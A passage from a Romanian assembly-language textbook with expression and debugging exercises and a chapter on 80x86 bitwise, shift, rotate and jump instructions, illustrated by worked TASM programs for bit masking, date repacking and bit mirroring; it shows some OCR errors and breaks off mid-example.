$$11. E = \frac{a + \frac{b}{c} - 2f}{d}$$

$$12. E = a - \frac{b+d}{2} + c^2$$

$$13. E = \frac{a}{b} - 2cd$$

$$14. E = \frac{2b}{c} + 255 - a - d$$

$$15. E = \frac{a}{b} + c - \frac{d}{b}$$

$$16. E = a + b^2 - \frac{\frac{2}{b^2}}{1 + \frac{2}{b^2}}$$

$$17. E = \frac{3 + c^2}{6 - 3b} + \frac{a - b^2}{ab + c}$$

$$18. E = \frac{((a+1)^2 + 2)^2}{b^2 + c^2}$$

$$19. E = \frac{5a + \frac{b}{2}}{a - b^2 - 5}$$

$$20. E = \frac{\frac{2 + \frac{1}{a}}{3 + \frac{1}{b^2}} - \frac{1}{c^2}}$$

21. Să se analizeze programul de mai jos, care a fost scris pentru calcularea valorii expresiei aritmetice:

$$E = \frac{\frac{a}{5} + f + bc}{d}$$

Este corect din punct de vedere sintactic? Dacă nu, specificați care sunt liniile în care apar astfel de erori, enunțați tipul de mesaj de eroare afișat și explicați de ce se manifestă? Dacă ați identificat astfel de erori sintactice, corectați-le în mod corespunzător după care analizați dacă programul funcționează sau nu. Dacă funcționează, care va fi rezultatul final afișat? Dacă nu, ce tipuri de erori logice apar și care este cauza lor? Intervenți cu corecturi și în acest caz și justificații.

```
assume ds:data, cs:code
data segment
    a dw 70000
    b dw -3
    c db 4
    d db -2
    f db 43
data ends

code segment
start:
    mov ds, data
    mov ax, a
    mov bl, 5
    idiv bl
    add al, f
    mov bl, al
    mov ax, b
    mul c
    add ax, bl
    mov bl, d
    div bl

    mov ax, 4C00h
    int 21h
code ends
end start
```

22. Același enunț ca și la problema 21 pentru următorul program:

```
assume ds:data, cs:code
data segment
    a dw 110
    b dw -3
    c db 4
    d db -2
    f db 43
data ends

code segment
start:
    push data
    pop ds

    mov ax, a
    cwd
    mov bx, 5
    div bx
    mov bl, f
    mov bh, 0
    add ax, bx
    cwd
    push dx
    push ax
    mov al, c
    cbw
    mul b
    pop bx
    add ax, bx
    pop bx
    adc dx, bx
    push ax
    mov al, d
    cbw
    mov bx, ax
    pop ax
    idiv bx

    mov ax, 4C00h
    int 21h
code ends
end start
```

CAPITOLUL 3

OPERAȚII PE BIȚI

Prezentăm mai jos, pe scurt, sub forma unui ghid rapid de referință (*quick reference guide*), instrucțiunile pentru efectuarea operațiilor pe biți și a instrucțiunilor de salt (necondiționat, respectiv condiționat de valorile flag-urilor) ale limbajului de asamblare 80x86.

Operații logice pe biți

Sintaxa

Efect

1. AND dest, sursă

- operanții sursă și destinație trebuie să aibă ambi aceeași dimensiune (octet sau cuvânt).

2. OR dest, sursă

- operanții sursă și destinație trebuie să aibă ambi aceeași dimensiune (octet sau cuvânt).

3. XOR dest, sursă

- operanții sursă și destinație trebuie să aibă ambi aceeași dimensiune (octet sau cuvânt).

4. NOT sursă

- operandul sursă poate fi de dimensiune octet sau cuvânt

Regulile de calcul ale celor patru operații pe biți sunt:

AND	0	1
0	0	0
1	0	1

OR	0	1
0	0	1
1	1	1

XOR	0	1
0	0	1
1	1	0

NOT	
0	1
1	0

Deplasări și rotiri de biți

5. SHL sursă, n

- configurația de biți din sursă este deplasată logic la stânga cu n pozitii. CF conține ultimul bit deplasat. La dreapta se introduc zero-uri.

6. SAL sursă, n

- configurația de biți din sursă este deplasată aritmetic la stânga cu n pozitii. CF conține ultimul bit deplasat. La dreapta se introduc zero-uri.

- | | |
|-------------------------|---|
| 7. SHR sursă, n | - configurația de biți din sursă este deplasată logic la dreapta cu n poziții. CF conține ultimul bit deplasat. La stânga se introduc zero-uri. |
| 8. SAR sursă, n | - configurația de biți din sursă este deplasată aritmetic la dreapta cu n poziții. CF conține ultimul bit deplasat. La stânga se completează cu bitul de semn. |
| 9. ROL sursă, n | - configurația de biți din sursă este rotită spre stânga cu n poziții. CF conține ultimul bit rotit. |
| 10. ROR sursă, n | - configurația de biți din sursă este rotită spre dreapta cu n poziții. CF conține ultimul bit rotit. |
| 11. RCL sursă, n | - configurația de biți din sursă este rotită spre stânga cu n poziții. După efectuarea unei rotiri cu o poziție, în configurație este introdus bitul din CF, iar CF va conține bitul ieșit din configurație. |
| 12. RCR sursă, n | - configurația de biți din sursă este rotită spre dreapta cu n poziții. După efectuarea unei rotiri cu o poziție, în configurație este introdus bitul din CF, iar CF va conține bitul ieșit din configurație. |

Observatie: În cazul microprocesoarelor 8086 și 8088, numărul de pozitii cu care se efectuează operațiile de deplasare sau rotire (vezi *n* mai sus) poate fi specificat astfel:

- constanta imediată 1, dacă se efectuează o deplasare sau rotație cu o singură poziție registrul CL, dacă se dorește efectuarea operației cu un număr de poziții mai mare decât 1; trebuie ca registrul CL să conțină numărul de poziții cu care să se efectueze deplasarea sau rotația configurației de biti sursă.

Începând cu 80286, o operație de deplasare sau rotire cu un număr de poziții mai mare decât 1 se poate efectua și prin specificarea unei constante imediate mai mare decât 1, fără a copia în prealabil această valoare în CL și fără a-l utiliza ca al doilea operand al instrucțiunii. De exemplu, pentru deplasarea spre stânga cu 3 poziții a configurației de biți din registrul AL, executăm următoarele instrucțiuni:

8086, 8088:
MOV CL, 3
SHL AL, CL

≥80286:
SHL AL, 3 echivalent cu MOV CL, 3
 SHL AL, CL

Dacă se utilizează registrul CL, numărul maxim care poate fi copiat în acesta ca număr de poziții pentru deplasare / rotire este cel mai mare număr care poate fi reprezentat pe un octet, respectiv 255. Dacă specificăm o constantă imediată, limita superioară poate fi impusă de versiunea TASM (de exemplu – valoarea 15 pentru TASM versiunea 3.2). Astfel, pentru siguranță, se recomandă utilizarea registrului CL în efectuarea deplasărilor / rotirilor cu un număr de poziții mai mare decât 1.

Instructiuni de comparare

- 13. CMP dest, sursă** - comparație între valorile operanților, fără a modifica valorile acestora. Efectuează practic o operație de scădere dest-sursă și setează corespunzător flag-urile (vezi operația de scădere).

14. TEST dest, sursă - are loc o execuție fictivă a unei operații dest AND sursă, fără modificarea valorilor operanților și se setează corespunzător flag-urile (vezi operația AND)

Instructiuni de salt – Instructiune de salt neconditioanat

- 15. JMP operand** - salt necondiționat la adresa determinată de operand

Instructiuni de salt – Instructiuni de salt conditionat

Instrucțiunile de salt prezентate pe scurt în continuare sunt condiționate de valorile anumitor flaguri și au ca efect salt la adresa determinată de operand. În general, setarea flag-urilor care sunt verificate are loc în urma unei operații CMP sau TEST. În prezentarea de mai jos considerăm op_1 și op_2 ca fiind operanții unei asemenea instrucțiuni.

- | | |
|--------------------------------|--|
| 16. JB <i>operand</i> | - salt dacă op1 este inferior lui op2 |
| 17. JBE <i>operand</i> | - salt dacă op1 este inferior sau egal cu op2 |
| 18. JNB <i>operand</i> | - salt dacă op1 nu este inferior lui op2 |
| 19. JNBE <i>operand</i> | - salt dacă op1 nu este inferior sau egal cu op2 |
| 20. JA <i>operand</i> | - salt dacă op1 este superior lui op2 |
| 21. JAE <i>operand</i> | - salt dacă op1 este superior sau egal cu op2 |
| 22. JNA <i>operand</i> | - salt dacă op1 nu este superior lui op2 |
| 23. JNAE <i>operand</i> | - salt dacă op1 nu este superior sau egal cu op2 |
| 24. JL <i>operand</i> | - salt dacă op1 este mai mic decât op2 |
| 25. JLE <i>operand</i> | - salt dacă op1 este mai mic sau egal cu op2 |
| 26. JNL <i>operand</i> | - salt dacă op1 nu este mai mic decât op2 |
| 27. JNLE <i>operand</i> | - salt dacă op1 nu este mai mic sau egal cu op2 |

28. **JG operand** - salt dacă op1 este mai mare decât op2
29. **JGE operand** - salt dacă op1 este mai mare sau egal cu op2
30. **JNG operand** - salt dacă op1 nu este mai mare decât op2
31. **JNGE operand** - salt dacă op1 nu este mai mare sau egal cu op2
32. **JC operand** - salt dacă există transport ($CF=1$)
33. **JNC operand** - salt dacă nu există transport ($CF=0$)
34. **JP operand** - salt dacă are paritate ($PF=1$)
35. **JPE operand** - salt dacă paritatea este pară ($PF=1$)
36. **JNP operand** - salt dacă nu are paritate ($PF=0$)
37. **JPO operand** - salt dacă paritatea este impară ($PF=0$)
38. **JO operand** - salt dacă există depășire ($OF=1$)
39. **JNO operand** - salt dacă nu există depășire ($OF=0$)
40. **JS operand** - salt dacă rezultatul operației anterioare are semn negativ ($SF=1$)
41. **JNS operand** - salt dacă rezultatul operației anterioare nu are semn negativ ($SF=0$)
42. **JZ operand** - salt dacă $ZF=1$ (rezultatul unei operații anterioare este zero)
43. **JNZ operand** - salt dacă $ZF=0$ (rezultatul unei operații anterioare nu este zero)
44. **JE operand** - salt dacă op1 este egal cu op2 ($ZF=1$)
45. **JNE operand** - salt dacă op1 nu este egal cu op2 ($ZF=0$)

Observație: În cazul instrucțiunilor JB, JBE, JNB, JNBE, JA, JAE, JNA, JNAE interpretarea comparației este fără semn, iar pentru instrucțiunile JL, JLE, JNL, JNLE, JG, JGE, JNG, JNGE interpretarea comparației are loc cu semn.

Exemplu: Fie AL = 0A5h => în interpretarea fără semn lucrăm cu valoarea zecimală 165, iar în interpretarea cu semn AL are valoarea -91. Fie instrucțiunile:

Set I: CMP AL, 0
JA mai_mare

Set II: CMP AL, 0
JG mai_mare

În primul caz se efectuează saltul la eticheta mai_mare deoarece $165 > 0$. În schimb, în a doua situație, comparația $-91 > 0$ nu este valabilă, astfel că saltul la eticheta mai_mare nu are loc.

Exemplul 3.1. Se dă cuvintele A și B. Se cere cuvântul C format astfel:

- biți 0-2 ai lui C coincid cu biți 10-12 ai lui B;
- biți 3-6 ai lui C au valoarea 1;
- biți 7-10 ai lui C coincid cu biți 1-4 ai lui A;
- biți 11-12 ai lui C au valoarea 0;
- biți 13-15 ai lui C coincid cu inversul bițiilor 9-11 ai lui B.

A	a15	a14	a13	a12	a11	a10	a9	a8	a7	a6	a5	a4	a3	a2	a1	a0
B	b15	b14	b13	b12	b11	b10	b9	b8	b7	b6	b5	b4	b3	b2	b1	b0

C	~b11	~b10	~b9	0	0	a4	a3	a2	a1	1	1	1	1	b12	b11	b10
bit	c15	c14	c13	c12	c11	c10	c9	c8	c7	c6	c5	c4	c3	c2	c1	c0

Soluție: Vom obține cuvântul C prin operații succesive de "izolare" sau "mascare". Numim operația de izolare a bițiilor 10-12 ai lui B păstrarea intactă a valorii acestor biți și inițializarea cu 0 a celorlalți biți. Operația de izolare se realizează cu ajutorul instrucțiunii AND între cuvântul B și masca 0001 1100 0000 0000b. Odată biții izolați, printr-o operație de rotire se deplasează grupul de biți doriti în poziția dorită. Cuvântul final se obține prin aplicarea operatorului OR între rezultatele intermediare obținute în urma izolării și rotirii.

Observație: Rangul bițiilor se numerotează de la dreapta la stânga (0-7).

În general, operația de izolare (mascare) a unei secvențe de biți într-un sir de biți de lungime cunoscută N și de dimensiune reprezentabilă într-un registru ($N \leq 16$) se face prin aplicarea unei operații AND cu un operand ce conține 1 pe pozițiile care dorim să le izolăm (păstrăm) și 0 în rest. Operația AND se aplică bit cu bit după cum deja știm. Potrivit tabelei logice a operației AND, rezultă că fiecare bit căruia i se aplică AND cu 1 își păstrează valoarea anterioară, în timp ce fiecare operație AND (bit cu bit) cu un operand de valoare 0 se traduce printr-un bit rezultat având valoarea 0.

Ex31.asm

```
assume cs:code, ds:data
data segment
```

```
    a dw 0111011101010111b ;echivalent cu a dw 7757h sau a dw 30551
    b dw 1001101110111110b ;echivalent cu a dw 9BBEh sau a dw 39870
    c dw ?
data ends
```

code segment

start:

```
    mov ax, data          ;încărcăm adresa segmentului de date în registrul DS
    mov ds, ax
```

mov bx, 0 ;în registrul BX vom obține rezultatul

mov ax, b ;izolām bijii 10-12 ai lui b
and ax, 0001110000000000b

; operația de izolare presupune aplicarea unei operații AND bit cu bit cu un cuvânt ce conține 1 ; doar pe bitii care dorim să îi menținem. Restul bitilor sunt 0.

mov cl, 10
ror ax, cl ;rotim 10 poziții spre dreapta \Leftrightarrow shr ax,cl în acest caz
or bx, ax punem bitii în rezultat.

or bx, 000000001111000b : setām ja 1 biti 3-6 din rezultātā

```
mov ax, a ;izolăm biții 1-4 ai lui a  
and ax, 0000000000011110b
```

mov cl, 6
rol ax, cl ;rotim 6 poziții spre stânga \Leftrightarrow shl ax,cl în acest caz
or bx, ax ;punem bitii în rezultat

and bx, 111001111111111b ;setäm la 0 bitii 11-12 din resultat

```
mov ax, b  
not ax ;inversăm valoarea lui b  
and ax, 0000011100000000b ;izolăm bitii 9-11 ai lui b complementa
```

mov cl, 4 ;deplasăm biții 4 poziții spre stânga ⇔ shl
rol ax, cl ;punem biții în rezultat
or bx, ax

mov c, bx ;punem valoarea din registru în variabila rezultat

mov ax, 4c00h ;terminăm programul

code ends

end start

Cap.3. Operații pe biți

Exemplul 3.2. Se dă o dată calendaristică reprezentată în memorie în modul următor:

(ZZ) Ziua - 1-31 (5 biți)	(LL) Luna - 1-12 (4 biți)	(AAAA) Anul - 0-9999 (14 biți)
-------------------------------------	-------------------------------------	--

Să se transforme această reprezentare a datei calendaristice în formatul următor:

(AAAA) Anul – 0-9999 (14 biți)	(ZZ) Ziua – 1-31 (5 biți)	(ZZ) Luna – 1-12 (4 biți)
-----------------------------------	------------------------------	------------------------------

Soluție: Putem observa că reprezentarea datei are nevoie de $5+4+14=23$ biți. Cei 23 biți pot fi reprezentati sub forma a 3 octeți ($=24$ biți). Problema care apare este aceea că nici una dintre componente datei nu se reprezintă exact pe un număr întreg de octeți. Pentru rezolvare putem folosi un dublu cuvânt pentru a reprezenta o dată în memorie pe 32 biți. Din cei 32 biți ai dublului cuvântului, doar 23 vor fi folosiți însă cu adevărat. O altă variantă este aceea de a reprezenta data folosind 3 octeți așezăți în memorie la adrese consecutive – deci 24 biți, un bit fiind nefolosit. Folosind această reprezentare facem deja o economie de memorie de 9 biți pentru fiecare dată calendaristică reprezentată în memorie. Nu este economie semnificativă atunci când lucrăm cu o singură dată calendaristică. Dacă ne gândim, însă, că modulul pe care dorim să îl dezvoltăm face parte dintr-o aplicație care lucreză cu 100000 de entități ce reprezintă date calendaristice pe parcursul execuției, atunci vom economisi aproximativ 110KB de memorie prin reprezentarea datei pe 3 octeți în loc de 4. Vom rezolva astăzi problema reprezentând datele calendaristice pe 3 octeți. Pornim de la o configurație de 3 octeți de forma:

X	Z	Z	Z	Z	Z	L	L	L	L	A	A	A	A	A	A	A	A	A	A	A	A	A	A
7	6	5	4	3	2	1	0	7	6	5	4	3	2	1	0	7	6	5	4	3	2	1	0

unde bitul marcat X este bitul nefolosit de noi în reprezentare. Trebuie să ajungem la o configurație de forma:

X	A	A	A	A	A	A	A	A	A	A	A	A	A	A	L	L	L	Z	Z	Z	Z	Z	Z
7	6	5	4	3	2	1	0	7	6	5	4	3	2	1	0	7	6	5	4	3	2	1	0

Considerăm data calendaristică 16/02/2000, care se transcrie în cei 3 octeți inițiali în felul următor:

Vom rezolva problema folosind operații succesive de rotire a celor 3 octeți priviți ca un ansamblu întreg. Limbachul de asamblare posedă instrucțiuni de rotire și deplasare a biților într-un cuvânt sau octet, însă nu posedă astfel de instrucțiuni pentru lucrul cu date reprezentate pe alte

lungimi decât acestea (octet, cuvânt). Pentru aceasta, vom simula o rotire spre dreapta a întregului ansamblu format din cei 3 octeți cu 14 poziții. Această rotire ne va duce la o configurație de forma:

0 0 0 0 1 1 1 0 0 0 0 0 0 0 1 0 0 0 0 0 1 0
A A A A A A A A A A A A A X Z Z Z Z Z L L L L
O1 O2 O3

Din această poziție nu ne rămâne decât să rotim ansamblul format din primii 2 octeți (O1 și O2) spre dreapta, astfel încât să păstrăm pe poziția sa bitul 0 din O2 (conform numerotării din figurile de mai sus). Aceasta presupune practic rotirea ansamblului format din O1 și biții 1-7 din O2 cu două poziții spre dreapta. Desigur, nu există operații pe biți care să permită rotirea doar a unei submultimi de biți dintr-un octet. Vom simula și această operație prin salvarea bitului 0, deplasarea lui spre dreapta (se pierde) și apoi rotirea cu o poziție a ansamblului format din O1 și O2. În final se reface bitul 0 din O2 cu valoarea salvată. Vom ajunge la o configurație de forma:

0 0 0 0 0 1 1 1 1 0 0 0 0 0 0 1 0 0 0 0 0 1 0
X A A A A A A A A A A A A Z Z Z Z Z Z L L L L
O1 O2 O3

Programul în limbaj de asamblare este următorul:

Ex32.asm

```
assume cs:code, ds:date

date segment
:16/02/2000
    data_sursa1 db 64
    data_sursa2 db 135
    data_sursa3 db 208
date ends

code segment
start:
    mov ax, date          ;încarcăm adresa segmentului de date în registrul DS
    mov ds, ax
    mov ax, 0
    shr data_sursa1, 1      ;plasăm în CF bitul 0 din O1
    mov cx, 14              ;vom roti de 14 ori spre dreapta conținutul celor 3 octeți
    jmp iteratia1           ;la prima iteratie am scos deja în CF bitul 0 din O1

; Vom roti folosind flag-ul CF configurația de 3 octeți:
```




Fig. 3.1. Rotirea spre dreapta cu carry a ansamblului celor 3 octeți.

ciclu:

```
rcl data_sursa1, 1           ;la prima iteratie am scos deja în CF bitul 0 din O1
iteratia1:
    rcr data_sursa2, 1           ;rotim cu Carry cei 3 octeți (cf. fig 3.1.)
    rcr data_sursa3, 1
    dec cx                      ;decrementăm contorul de numărare al rotirilor
    jcxz gata                  ;reluăm ciclul sau îl terminăm, în funcție de CX>0 sau nu
```

gata:

;Configurația pe care o avem aici este de forma:

A A A A A A A A A A A A 0 X Z Z Z Z L L L L
7 6 5 4 3 2 1 0 7 6 5 4 3 2 1 0 7 6 5 4 3 2 1 0

;Deplasăm spre dreapta cu două poziții prin CF O1 și O2 salvând în același timp bitul 0 (Z) din O2 care este deja bine amplasat.

```
rcl data_sursa1, 1           ;am introdus ultimul bit din an (A) în O1
rcr data_sursa2, 1           ;salvăm din CF bitul 0 din O2 (Z din figură) în AX (AL)
    adc ax, 0                 ;AX (AL) va conține valoarea bitului 0 din O2 (Z)
    clc                      ;setăm CF =0 pentru a-l introduce în bitul 7 din O1
    rcr data_sursa1, 1           ;rotim spre dreapta cu o poziție ansamblul O1, O2 și
    rcr data_sursa2, 1           ;introducem bitul X în O1 (în bitul 7)
    or data_sursa2, al          ;restaurăm bitul 0 din O2 (Z) care era bine plasat deja
                                ;înaintea ultimelor două rotiri

    mov ax, 4c00h              ;terminăm programul
    int 21h
code ends
end start
```

Exemplul 3.3: Se dă un număr cu semn N reprezentat pe 16 biți. Se cere ca:

- Dacă $N < 0$ atunci se obține câtul împărțirii lui N la 8.
- Dacă $N \geq 0$ și biții 13-14 sunt egali cu 0 atunci se înmulțește N cu 4.
- Dacă $N \geq 0$ și biții 13-14 sunt diferiți de 0 atunci se setează biții 9-10 la zero și se calculează câtul împărțirii lui N la 4.

În toate cazurile de mai sus rezultatul se depune în N.

Soluție: Rezolvarea problemei implică două lucruri principale: izolarea și resetarea/setarea de biți, precum și operațiile de înmulțire și împărțire. Un lucru important de observat aici este faptul că operațiile de înmulțire și împărțire sunt cu operanzi puteri ale lui 2. Pentru aceste cazuri, operațiile de înmulțire și împărțire se pot implementa și altfel decât folosind clasicele IMUL și IDIV (pentru operații cu semn). Astfel, pentru operațiile de înmulțire/împărțire cu puteri ale lui 2 vom folosi operațiile de deplasare la stânga și la dreapta a biților: SHL, SHR, SAL și SAR. Deplasarea la dreapta cu un bit a unui octet este echivalentă cu o împărțire la 2. Deplasarea la dreapta cu două poziții este echivalentă cu o împărțire cu $2^2 = 4$, s.a.m.d. Idem, deplasările la stânga sunt echivalente cu înmulțiri cu puteri ale lui 2. De ce este nevoie de cele 4 operații? Motivația pentru existența a patru operații de deplasare (două la stânga și două la dreapta) se ascunde în interpretarea pe care fiecare operație o dă operandului, respectiv – entitatea este considerată cu semn sau fără semn. Astfel, operațiile SHL și SAL sunt echivalente, ambele deplasând spre dreapta cu un număr de poziții operandul (octetul sau cuvântul). Biții care „ies prin stânga se pierd” (cel de la ultima deplasare rămâne în flagul CF), iar „prin dreapta” se introduc zerouri în locurile eliberate. Practic, semantica operațiilor SHL și SAL este aceeași. SHR și SAR deplasează la dreapta cu un număr de poziții operandul (octetul sau cuvântul). Pentru SHR, biții care „ies prin dreapta” se pierd (ultimul bit ieșit în timpul deplasării este depus întotdeauna în CF), iar „în stânga” se completează cu zerouri. Astfel, operația SHR este echivalentă cu împărțiri la puteri ale lui 2 pentru numere (deîmpărțit) fără semn. După cum știm, numerele întregi negative se reprezintă în calculator în cod complementar și pentru semn se folosește bitul cu rangul cel mai înalt. Acesta este 1 pentru numere negative și 0 pentru numere pozitive. Deplasarea obișnuită spre dreapta a unui număr cu semn nu produce rezultate corecte întrucât în bitul de ordin superior se introduc zerouri, ignorându-se astfel bitul de semn. Operația SAR a fost introdusă tocmai pentru a rezolva această problemă. SAR introduce de fiecare dată în bitul de ordin superior o copie a bitului de semn, menținând în acest fel corectitudinea operației de împărțire cu semn la puteri ale lui 2 prin deplasări pe biți.

Codul sursă al programului este prezentat în continuare:

Ex33.asm

```
assume cs:code, ds:date
```

```
date segment
    nr dw 16391
date ends
```

code segment

start:

```
    mov ax, date           ;încarcăm adresa segmentului de date în registrul DS
    mov ds, ax
    mov ax,nr
    cmp ax, 0              ;verificăm dacă numărul este pozitiv sau negativ
    jge pozitiv
    mov cl,3
    sar ax,cl
    jmp gata
```

pozitiv:

```
    test ax, 0110000000000000b ; Verificăm biții 13-14 folosind o mască
    jnz ori4
    mov cl,2
    sal ax, cl
    jmp gata
```

ori4:

```
    mov bx, 1111100111111111b ; masca pentru setarea biților 9-10 la 0
    and ax,bx                 ; se aplică masca
    sar ax, cl                 ; împărțim la 4 (cu semn și obținem câtul)
```

gata:

```
    mov nr,ax                ;memorăm rezultatul înapoi în nr
    mov ax, 4c00h             ;terminăm programul
    int 21h
```

code ends

end start


Știind că pe un cuvânt putem reprezenta valori cu semn cuprinse între -32768 și 32767, prin rularea programului vom obține următoarele rezultate:

Nr. initial	Nr. final
17424	4100
7	28
-15	-1


În primul caz avem un număr pozitiv cu biții 13-14 diferiți de 0, ceea ce duce la setarea biților 9-10 la 0 și împărțirea la 4 – adică $16400 / 4 = 4100$. În cazul al doilea avem un număr pozitiv cu biții 13-14 egali cu 0, ceea ce duce la o înmulțire cu 4, adică $7 * 4 = 28$. În ultimul caz avem un număr negativ, ceea ce duce la împărțirea cu 8 și $\Rightarrow -8 / 8 = -1$ (0FFEh)

Exemplul 3.4. Se dă un număr a reprezentat pe dimensiune un cuvânt. Se cere să se formeze configurația de biți a unui număr b , reprezentat de asemenea pe 16 biți, astfel:

- dacă configurația de biți din octetul inferior al lui a este oglindirea configurației de biți din octetul superior al lui a , atunci configurația de biți a lui b va fi:
 - biții de pe pozițiile 0-3 și 12-15 coincid cu biții de pe aceleași poziții din configurația lui a ,
 - biții de pe pozițiile 4-7 sunt biții de pe pozițiile 8-11 din a ,
 - biții de pe pozițiile 8-11 sunt biții de pe pozițiile 4-7 din a ;



- dacă configurația de biți din octetul inferior al lui a nu este configurația de biți oglindită din octetul superior al lui a , atunci octetul superior din b va coincide cu octetul superior din a , iar octetul inferior din b va avea configurația de biți oglindită configurației de biți din octetul superior al lui a .



Exemplu:

- Fie $a = 0101\ 0010\ 0100\ 1010_b$. Configurația din octetul superior al lui a este simetrică față de configurația din octetul inferior (primul caz al problemei), astfel că $b = 0101\ 0100\ 0010\ 1010_b$
- Fie $a = 0101\ 1101\ 0000\ 1000_b$. Configurația din octetul superior al lui a nu este simetrică față de configurația din octetul inferior (al doilea caz al problemei), astfel că $b = 0101\ 1101\ 1011\ 1010_b$

Soluție: Pentru a verifica simetria configurației de biți dintr-un cuvânt, construim configurația de biți "oglindită" față de configurația dată. Dacă configurația inițială coincide cu configurația obținută, atunci configurația de biți din octetul superior al cuvântului dat este simetrică celei din octetul inferior. Fie $a = 0101\ 1101\ 0000\ 1000_b$. Configurația corespunzătoare "oglindită" este

$0001\ 0000\ 1011\ 1010_b$. Se observă că cele două configurații nu sunt identice, deci configurațiile de biți din octetii inferior și cel superior ai lui a nu sunt simetrice.

Pentru a construi configurația de biți "oglindită" a unui cuvânt, executăm, de 16 ori, următorii pași: rotim (fără carry) într-un anumit sens configurația inițială cu o poziție; după această operație bitul rotit se găsește în CF; al doilea pas constă în rotirea în sens opus a configurației în care construim configurația "oglindită", cu o poziție; foarte important – a doua operație de rotire este cu carry flag, ceea ce înseamnă ca bitul care intră în configurație este cel din CF.

Considerăm un exemplu de oglindire pentru o configurație de dimensiune 8 biți, pentru a urmări mai ușor pașii de mai sus. Fie $AL = 0101\ 1100_b$, și în BL construim configurația oglindită (fie $BL = 0000\ 0000_b$ inițial). Considerăm că rotirea configurației din AL se efectuează la stânga ($rol\ al, 1$), astfel că vom roti configurația din BL spre dreapta cu o poziție ($rcr\ bl, 1$). Tabelul de mai jos urmărește configurațiile din AL și BL după fiecare din cele 8 execuții necesare ale operațiilor de rotire, precum și conținutul lui CF între cele două operații. În fiecare moment este marcat bitul care a fost "rotit" în AL și bitul care "intră" în BL.

Nr. op.	Instrucțiune executată	AL	CF	Instrucțiune executată	BL
init.		0101 1100b			0000 0000b
1	ROL AL, 1	1011 1000b	0	RCCR BL, 1	0000 0000b
2	ROL AL, 1	0111 0001b	1	RCR BL, 1	1000 0000b
3	ROL AL, 1	1110 0010b	0	RCR BL, 1	0100 0000b
4	ROL AL, 1	1100 0101b	1	RCR BL, 1	1010 0000b
5	ROL AL, 1	1000 1011b	1	RCR BL, 1	1101 0000b
6	ROL AL, 1	0001 0111b	1	RCR BL, 1	1110 1000b
7	ROL AL, 1	0010 1110b	0	RCR BL, 1	0111 0100b
8	ROL AL, 1	0101 1100b	0	RCR BL, 1	0011 1010b

assume cs:code,ds:data

```

data segment ;segmentul de date
  a dw 0101001001001010b ;definim configurația de octeți pentru care trebuie să
                           ;verificăm simetria
  b dw ? ;rezervăm spațiu de dimensiune 1 cuvânt pentru
          ;configurația care trebuie să o obținem în b

data ends

code segment ;segmentul de cod
start:
  mov ax, data ;încărcăm registrul DS cu adresa de segment a segmentului de date
  mov ds, ax ;data, folosind ca intermediar registrul AX

```

```

mov ax, a          ;copiem conținutul lui a în registrul AX; vom roti cu câte o poziție,
                   ;de 16 ori, configurația de biți din AX, și construim configurația
                   ;oglindită în registrul BX
xor bx, bx        ;initializăm valoarea din BX cu 0
mov cx, 16         ;vom executa pași de rotire de 16 ori

verifica_a:
rol ax, 1          ;rotirea configurației de biți din AX cu o poziție spre stânga
rcl bx, 1          ;rotirea configurației de biți din BX cu o poziție spre dreapta, cu
                   ;carry
dec cx             ;decrementăm valoarea din CX, semn că s-a efectuat o rotire a lui
                   ;AX...
cmp cx, 0          ;și o comparăm cu 0 pentru a verifica dacă s-au efectuat de 16 ori
ja verifica_a       ;operațiile de rotire; dacă mai sunt rotiri de executat, se efectuează
                   ;salt la eticheta verifica_a, pentru următorul set de două rotiri
                   ;succesive

cmp ax, bx         ;după execuția de 16 ori a rotirilor, în AX se găsește configurația
                   ;initială, iar în BX avem configurația oglindită celei din AX
je simetric        ;dacă valorile din AX și BX sunt egale, atunci configurațiile din
                   ;AH și AL sunt simetrice; drept urmare se efectuează salt la
                   ;eticheta simetric, unde se continuă programul cu construirea lui b
                   ;pentru acest caz al problemei

;în caz contrar, când configurațiile de biți din AH și AL nu sunt oglindite, se continuă execuția
;programului cu instrucțiunile următoare
;în AH avem octetul superior al lui a, iar în AL vom construi configurația oglindită a acestuia.
;Pentru aceasta vom repeta pași descriși mai sus, însă pentru configurațiile din AH și AL, ceea
;ce înseamnă că vom executa operațiile de rotire de 8 ori.

mov cx, 8          ;folosim din nou registrul CX pe post de contor al numărului de
                   ;rotiri efectuate

creeaza_simetrie:
ror ah, 1          ;rotim configurația din AH cu o poziție spre dreapta
rcl al, 1          ;rotim configurația din AL în sens invers celei din AH, cu carry
dec cx             ;comparăm valoarea din CX cu 0 pentru a verifica dacă mai trebuie
                   ;efectuate operații de rotire
cmp cx, 0          ;dacă CX>0, se execută salt la eticheta creeaza_simetrie pentru
                   ;efectuarea a unui alt set de rotiri
ja creeaza_simetrie

mov b, ax          ;după efectuarea setului de rotiri de 8 ori, în AL avem configurația
                   ;din AH oglindită, astfel că putem să copiem rezultatul în b
jmp sfarsit        ;salt la sfârșitul programului pentru a nu executa instrucțiunile
                   ;corespunzătoare cazului de simetrie a configurației din a

```

simetric:
;în AX avem valoarea corespunzătoare etichetei a
;în cazul în care configurația de biți din AX este simetrică față de mijloc, construim configurația
;de biți din b astfel:

and ax, OFF0h	;izolăm din AX biții de pe pozițiile 4-11 (biții 0-3 și 12-15 devin 0)
	;pentru configurația initială 0101 0010 0100 1010b, obținem AX =
	;0000 0010 0100 0000b
or al, ah	;pentru a obține biții 8-11 "la dreapta" biților 4-7 este suficient să
